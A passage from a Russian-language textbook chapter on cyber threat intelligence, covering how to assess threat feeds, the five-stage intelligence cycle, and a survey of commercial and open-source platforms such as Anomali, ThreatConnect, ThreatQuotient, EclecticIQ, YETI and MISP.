- Полнота предоставляемого контекста. Насколько хорошо была отсортирована информация, указаны ли цели атаки, сектор экономики, преступная группировка, используемые инструменты, длительность атаки и др.
- Качество (доля ложных срабатываний) правил для СЗИ, основанных на данных от фида.
- Полезность данных — применимость данных фида при расследованиях инцидентов.
- Формат предоставления данных. Учитывается удобство обработки и автоматизации их загрузки в платформу. Обеспечивает ли выбранная платформа для Threat Intelligence поддержку требуемых форматов, не теряется ли часть данных.

Для классификации данных из фидов используются следующие инструменты.

- Теги.
- Таксономии — набор библиотек, классифицированных по процессам проведения атаки, распространения угроз, обмена данными и др. Например, ENISA, CSSA, VERIS, Diamond Model, Kill Chain, CIRCL, MISP имеют свои таксономии.
- Кластеризация — набор библиотек, классифицированных по статическим признакам угроз и атак. Например, секторы экономики; используемые инструменты и эксплойты; TTP (Tactics, Techniques & Procedures), этапы и методы проникновения, эксплуатации и закрепления в системе, основанные на ATT&CK Matrix.

Аналитики выявляют тактики, техники и процедуры атакующих, накладывают данные и события на модель вторжения в систему и строят цепочки реализации атаки. Важно сформировать общий взгляд на атаку с учетом комплексной архитектуры защищаемой системы и связей между компонентами. Учитывается возможность многоступенчатой атаки, которая затронет несколько хостов и уязвимостей.

На основе проведенной вышеизложенной последовательности выполнения работы осуществляется прогнозирование — выявляются вероятные направления атак, систематизированные с учетом отраслевой специфики, геолокации, временных рамок, возможных инструментов и степени разрушительности последствий. Выявленные угрозы приоритизируются в зависимости от потенциального ущерба при их реализации.

Информация Threat Intelligence позволяет обнаруживать «утечки» чувствительных данных организации, попавшие в Интернет, и контролировать риски бренда — обсуждение на darknet-форумах планов атак, нелегитимное использование бренда при проведении фишинговых компаний, раскрытие коммерческой тайны и ее использование конкурентами.

Собранная база знаний используется затем при написании правил обнаружения атак для СЗИ, оперативном реагировании на угрозы в рамках SOC и расследовании других инцидентов.

Специалисты актуализируют модель угроз и производят переоценку рисков в связи с изменившимися условиями.

Такой комплексный подход к организации киберразведки позволяет в большинстве случаев предотвратить атаки на этапе попыток проникновения в информационную систему.

Необходимо отметить, что платформа для сбора и анализа информации об угрозах безопасности входит в требования ФСТЭК (пункт 24) при оказании услуги SOC. Более того, Threat Intelligence может помочь в обмене информацией об угрозах в рамках ГосСОПКА.

Использование опыта профессионалов киберразведки в части сбора, анализа и применения данных об угрозах позволяет подразделениям ИБ вывести защиту информации своей компании на современный уровень.

5.6.2. Стандартный цикл процесса киберразведки TI

В настоящее время экспоненциальный рост объема обрабатываемой информации и постоянно растущая сложность совершаемых кибератак вынуждают компании внедрять все больше решений по обеспечению информационной безопасности (ИБ). Растет количество поставщиков услуг, источников данных о киберугрозах, появляются новые классы решений, что неминуемо приводит к увеличению трудоемкости процессов обеспечения ИБ. Наиболее остро эту проблему ощущают на себе крупные диверсифицированные компании, в которых обмен информацией об угрозах и инцидентах ИБ осложнен территориальной разрозненностью филиалов и дочерних предприятий.

Быстрое обнаружение компрометации является ключевым фактором минимизации финансового, репутационного ущерба и потери данных, ведь *чем дольше*

успешная кибератака остается незамеченной, тем дороже она обойдется бизнесу в будущем.

Как уже было отмечено ранее, классические механизмы обмена данными об угрозах и инцидентах, такие как корпоративная почта, мессенджеры, порталы SharePoint и таблицы Excel, не проходят проверку временем и по мере роста бизнеса не могут своевременно и гибко масштабироваться, вследствие чего нагрузка на специалистов и аналитиков ИБ неминуемо возрастает, а качество работы ухудшается. Поэтому для решения такой проблемы компании все чаще внедряют **процесс киберразведки** (англ. Threat Intelligence). Gartner дает следующее определение Threat Intelligence: *совокупность знаний, построенных на наблюдениях, включающая в себя контекст, механизмы, индикаторы, последствия и практические рекомендации о существующей или возможной угрозе.*

Сам процесс киберразведки можно отобразить в форме цикла, который включает в себя 5 ключевых этапов.

1. На этапе **планирования** устанавливаются цели, требования к получаемой информации и расставляются приоритеты.
2. Этап **сбора** включает в себя различные этапы деятельности по сбору информации для удовлетворения поставленных на первом этапе целей. Кроме собственных источников информации, на этом этапе используются и данные провайдеров Threat Intelligence, среди которых можно выделить такие компании, как Group-IB, Palo Alto, ESET, Kaspersky Lab, FireEye и др.
3. На этапе **обработки** собранные исходные данные интерпретируются, транслируются и унифицируются.



Рис. 5.1. Цикл Threat Intelligence

4. **Подготовка** данных включает в себя процесс уточнения и слияния информации, обработанной на предыдущем этапе.
5. Заключающим этапом цикла становится **распространение** информации конечным потребителям, в роли которых могут выступать как внешние потребители, так и собственные подразделения ИБ в филиалах, дочерних и зависимых бизнес-единицах компании.

Для автоматизации процесса организации этого цикла используются **специализированные платформы** — *Threat Intelligence Platform (TIP)*. Безусловно, функциональными лидерами молодого рынка Threat Intelligence Platform являются такие компании, как *ThreatConnect*, *ThreatQuotinet*, *EclecticIQ*, *Anomali*, *Malware Information Sharing Platform (MISP)* и *Your Everyday Threat Intelligence (YETI)*, и многие другие. Рассмотрим очень кратко основные особенности наиболее часто используемых коммерческих платформ TI.

5.6.3. Коммерческие платформы Threat Intelligence

Anomali

Компания Anomali является пионером на рынке Threat Intelligence Platform и выпускает свои продукты с 2013 года. Штаб-квартира компании расположена Редвуд-Сити, Калифорния. Возглавляет Anomali Хью Ньеманзе (Hugh Njemanze), бывший соучредитель, СТО и исполнительный вице-президент R&D в ArcSight, который в июле 2014 года занимал пост генерального директора.

В портфеле компании 3 платформы: Anomali STAXX, Anomali ThreatStream и Anomali Enterprise.

Anomali STAXX — бесплатная платформа, позволяющая получать фиды в открытых стандартах обмена информацией о киберугрозах STIX (Structured Threat Information eXpression) и TAXII (Trusted Automated Exchange of Intelligence Information). Интеграция с другими источниками в продукте не предусмотрена.

Достоинства:

- бесплатная версия для небольших компаний;
- простая установка, не требующая высокой квалификации специалистов;
- автоматическая загрузка фидов по расписанию;
- встроенный поисковый движок, позволяющий получать полные сведения о собираемых системой индикаторах компрометации (Indicator of compromise, сокр. IoC).

Anomali ThreatStream — платформа, осуществляющая сбор индикаторов компрометации более чем из 130 возможных источников в различных форматах. Anomali ThreatStream интегрируется с другими системами защиты и позволяет реализовать весь цикл киберразведки.

Достоинства:

- интеграция с решениями SIEM, Firewall, IPS, Endpoint и поддержка интеграции по API;
- извлечение индикаторов компрометации из фишинговых писем; динамический анализ вредоносных программ в песочнице;
- бренд-мониторинг, позволяющий осуществлять поиск ресурсов, незаконно использующих бренд компании.




Рис. 5.2. Anomali ThreatStream: структура




Рис. 5.3. Anomali ThreatStream: интерфейс

Anomali ThreatStream также поддерживает интеграцию с корпоративным мессенджером Slack.

Anomali Enterprise — платформа проактивного поиска угроз в сети (Network Threat Hunting), которая способна хранить сетевые события с глубиной поиска по архиву за последние 5 лет, что многократно превосходит средний период хранения данных в SIEM-системах (от 1 до 12 месяцев). Anomali Enterprise позволяет осуществлять автоматический поиск индикаторов компрометации по всему архиву записей.




Рис. 5.4. Anomali ThreatStream: интеграция со Slack

Достоинства:

- полная поддержка и интеграция с платформой ThreatStream;
- анализ данных Syslog, SIEMs, AWS S3, Netflow/sFlow; интеграция с SIEM и системами реагирования на инциденты;
- детектирование алгоритмов генерации домена (Domain Generation Algorithms, сокр. DGA), используемых вредоносными программами с помощью механизмов машинного обучения.

ThreatConnect

Компания ThreatConnect была основана в 2011 году и за 6 лет своего существования вышла на лидирующие позиции молодого рынка TIP. ThreatConnect имеет в своем портфолио такие громкие расследования, как хакерская атака на Демократическую партию США, кибератаки на журналистов, занимавшихся расследованием катастрофы малайзийского авиалайнера MH17, атаки на сайты Международного антидопингового агентства (WADA) и Спортивного арбитражного суда (CAS), а также взлом аккаунта бегуньи Юлии Степановой в системе WADA.

За время своего существования компания успела вывести на рынок 4 продукта — ThreatConnect Complete, ThreatConnect Analyze, ThreatConnect Manage, ThreatConnect Identify.

TC Identify осуществляет сбор индикаторов компрометации более чем со 100 открытых источников, фидов краудсорсингового сообщества ThreatConnect, фидов собственной команды аналитиков ThreatConnect и обеспечивает возможность интеграции с данными любого партнера компании в рамках программы TC Exchange.

Достоинства:

- интеграция с SIEM-системой;
- поддержка тегов, атрибутов для сегментации и дальнейшего анализа данных;

	TC IDENTIFY	TC MANAGE	TC ANALYZE	TC COMPLETE
Open Source Feeds	✓	✓	✓	✓
Ingest Premium Feeds	✓	✓	✓	✓
Access to CAL™ Data	✓	✓	✓	✓
TAXII Server	✓	✓	✓	✓
ThreatConnect Intelligence Source	✓	A la carte	A la carte	A la carte
Custom Dashboards	Default Dashboards	✓	✓	✓
Automated Email Import		✓	✓	✓
Manage Incidents and Tasks		✓	✓	✓
Create Threat Intelligence			✓	✓
Create Private Communities			✓	✓
Orchestration Feature		✓		✓
Custom Indicator Types				✓

Рис. 5.5. ThreatConnect Platform: сравнение функциональных возможностей




Рис. 5.6. ThreatConnect: Playbook

- гибкий модуль аналитики, позволяющий не только видеть список событий, но и всесторонне визуализировать данные; создание правил Yara на основе полученных индикаторов компрометации.

TC Manage — следующая по функциональности платформа ThreatConnect, позволяющая полностью автоматизировать процесс киберразведки на всех этапах цикла Threat Intelligence. Ключевым конкурентным преимуществом продукта является технология Playbook, позволяющая через удобный drag-and-drop-интерфейс выстраивать процессы реагирования на инциденты, используя язык моделирования UML (Unified Modeling Language).




Рис. 5.7. ThreatConnect: Dashboard

Достоинства:

- автоматизация практически любых процессов реагирования на инциденты, таких как отправка предупреждений, обогащение данных или назначение задач аналитикам и специалистам ИБ;
- предустановленные Playbook-шаблоны реагирования на инциденты; возможность отправки индикаторов компрометации на внешние источники более чем 80 компаний-партнеров ThreatConnect;
- интеграция в панель мониторинга (Dashboard) данных из любых внешних систем, например, событий из SIEM.

ТС Analyze – платформа, разработанная аналитиками специально для аналитиков ИБ. Функциональные возможности ТС Analyze позволяют управлять задачами команды аналитиков, расставляя приоритеты в работе каждого сотрудника. В качестве ключевого конкурентного преимущества этой платформы можно выделить фирменную технологию ThreatConnect CAL (Collective Analytics Layer), предоставляющую доступ к обезличенным данным о частоте появления той или иной угрозы у других пользователей данной технологии. ThreatConnect CAL позволяет получить моментальное представление о том, насколько широко распространена и актуальна та или иная угроза.

Достоинства:

- создание закрытого сообщества обмена данными об инцидентах;
- открытое API более чем со 100 различными встроенными функциями интеграции;
- гибкий механизм голосования по каждому показателю, позволяющий получить обратную связь от аналитиков ИБ;

- возможность проверки своих результатов аналитики другими участниками открытого сообщества ThreatConnect.

TC Complete — максимально полная версия платформы, включающая в себя все функциональные возможности TC Identify, TC Manage, TC Analyze. Единственным отличием, немного расширяющим функциональность платформы, является наличие настраиваемых типов IoC.

TC Complete объединяет в себе все достоинства аналитики и реагирования на инциденты программных продуктов ThreatConnect.

ThreatQuotinet

Компания ThreatQuotient была основана в 2013 году и за 4 года, при небольшом штате сотрудников в 65 человек, смогла привлечь 57 миллионов долларов за 4 раунда инвестиций, 30 из которых были привлечены в третьем квартале 2017 года. В отличие от конкурентов, ThreatQ не декомпозирует свою платформу на разные программные продукты, и все функциональные возможности представлены в одном единственном решении.

В качестве отличительной особенности и конкурентного преимущества ThreatQ можно выделить технологию самонастраиваемой библиотеки угроз (Self-Tuning Library), которая автоматически оценивает и приоритизирует угрозы на основе заранее заданных параметров. Приоритизация рассчитывается по различным источникам, как внешним, так и внутренним, это помогает уменьшить информационный шум и снизить риск ложных срабатываний, что немаловажно для больших компаний, где количество событий измеряется десятками тысяч в секунду.




Рис. 5.8. ThreatQ Self-Tuning: настройка




Рис. 5.9. ThreatQ: архитектурное решение

ThreatQ позволяет реализовать цикл киберразведки на всех этапах и, кроме аналитики, содержит в себе функции реагирования на угрозы ИБ.

ThreatQ интегрируется с продуктами сторонних вендоров благодаря архитектуре Open Exchange, которая включает в себя комплект разработки программного обеспечения (SDK) и достаточно простой, хорошо задокументированный API. ThreatQ Open Exchange имеет предустановленные коннекторы для взаимодействия с программными продуктами партнеров ThreatQuotient.

Продукт представлен в реализации On-Premise, в виде облачного решения, виртуального образа или Appliance.

Достоинства:

- автоматическое определение приоритетов на основе всех доступных платформе источников;
- поддержка импорта и экспорта данных в структурированных и неструктурированных форматах, таких как STIX/TAXII, XML, JSON, PDF и с помощью электронной почты; SDK и API, позволяющие интегрировать платформу практически во все бизнес-процессы компании;
- небольшая стоимость относительно всех конкурентов на рынке.

EclecticIQ

Из представленных в данной статье компаний EclecticIQ — самая молодая. Основанная в 2014 году, компания уже успела отметиться, удостоившись награды Most Disruptive Innovator на премии Deloitte Technology FAST50 Rising Star Award в 2016 году. В отличие от своих конкурентов из данного обзора, штаб-квартира и основной бизнес компании расположены не в США, а в Нидерландах, в Амстердаме.

Летом 2017 года компания успела попасть на все профильные новостные сайты, подписав партнерское соглашение с небезызвестной на российском рынке компанией Group-IB. «В рамках сотрудничества уникальные данные Group-IB о русскоязычных хакерах будут интегрированы в платформу EclecticIQ», — писал Anti-Malware в июле 2017 года.




Рис. 5.10. EclecticIQ: продукты и сервисы

Компания EclecticIQ за годы своего существования успела выпустить два продукта — EclecticIQ Fusion Center и EclecticIQ Platform.

EclecticIQ Fusion Center — это единый центр обработки информации, поступающей из открытых и коммерческих фидов. Платформа позволяет объединить и нормализовать индикаторы компрометации из различных источников для дальнейшей интеграции в инфраструктуру компании. EclecticIQ Fusion Center отправляет автоматически обогащенную информацию об угрозах в другие системы ИБ компании. В этом продукте делается ставка на автоматизацию и обработку большого количества информации.

Достоинства:

- поддержка более 30 ведущих мировых провайдеров Threat Intelligence, включая Group-IB, Intel 471, RedSocks и SenseCy;
- обогащение TI-данных локальными и контекстуальными данными;
- полностью автоматизированная система совместного использования фидов, поиск и слияние дублируемой информации;
- тематические фиды Threat Intelligence, релевантные для географического расположения или бизнес-сектора компании.

EclecticIQ Platform — платформа, позволяющая заметно упростить и ускорить работу ИБ-аналитиков. Как и в случае с Fusion Center, продукт позволяет объединить данные из открытых, коммерческих фидов и от отраслевых партнеров. Основная ставка в данном продукте сделана на совместную работу аналитиков в рамках единого рабочего пространства. В основе EclecticIQ Platform лежит самый популярный на сегодняшний день открытый стандарт — STIX/TAXII. Платформа имеет функциональный API, позволяющий производить интеграцию исходящих и входящих данных, систему оповещений на основе политик, модули отчетности, расширенные инструменты поиска по хранилищу, возможность визуализации получаемой информации, в том числе и для отчетов.

Достоинства:

- совместная работа аналитиков в рамках единого рабочего пространства идеально подходит для SOC, CERT;

- визуализация данных с возможностью построения графов;
- обмен данными между различными участниками Threat Intelligence по защищенным каналам связи на основе самого распространенного TI-стандарта STIX/TAXII;
- релевантная сортировка данных для фокусировки на самых актуальных угрозах.

5.6.4. Некоммерческие (Open source) Threat Intelligence Platform

Your Everyday Threat Intelligence (YETI)

YETI — Threat Intelligence платформа, увидевшая свет в 2013 году. Доработку и поддержку проекта осуществляют 2 разработчика из Швейцарии и Франции, которые за последние 4 года опубликовали более 1500 коммитов в репозиторий проекта на Github. Платформа активно поддерживается и обновляется по сегодняшний день. YETI представляет собой классическую TIP, которая способна агрегировать данные из различных фидов и обогащать их. По умолчанию в системе есть 24 предустановленных фидов и API для интеграции с другими используемыми в компании продуктами ИБ.

YETI взаимодействует с платформой реагирования на инциденты Fast Incident Response (сокр. FIR) и платформой анализа вредоносных программ FAME, разрабатываемой небезызвестной командой CERT французского конгломерата Société Générale. YETI поддерживает интеграцию с TIP MISP, которая рассмотрена в статье ниже, популярной IRP TheHive и обогатителем данных Cortex.

Таким образом, собрав YETI с другими открытыми продуктами, можно реализовать весь цикл киберразведки — от аналитики до реагирования на инциденты.

Достоинства:

- простая установка в несколько строк Bash;
- хорошо задокументированная настройка, установка, API-интеграция;




Рис. 5.11. YETI: интерфейс




Рис. 5.12. YETI: архитектура

- возможность связывать события, визуализируя информацию графами;
- одна из самых простых в настройке и поддержке TIP с открытым исходным кодом.

Malware Information Sharing Platform (MISP)

Безусловно, лидером среди всех платформ киберразведки с открытым исходным кодом является MISP. Платформа была выпущена более 6 лет назад и собрала вокруг себя огромное сообщество профессионалов из SOC, CIRC, CERT, CIRT, CSIRT по всему миру. Проект MISP включает в себя 40 репозиториях на Github, например, репозитории модулей интеграции с другими TIP, автоматического деплоя (от англ. deploy) Ansible и Vagrant, интеграции MISP с программой Maltego, библиотеку REST API и другие связанные с платформой продукты.

По работе с MISP выпущена целая книга — MISP Book, в написании которой принимали участие такие организации, как:

- Belgian Ministry of Defence (CERT);
- CIRCL Computer Incident Response Center Luxembourg; Iklody IT Solutions; NATO NCIRC;
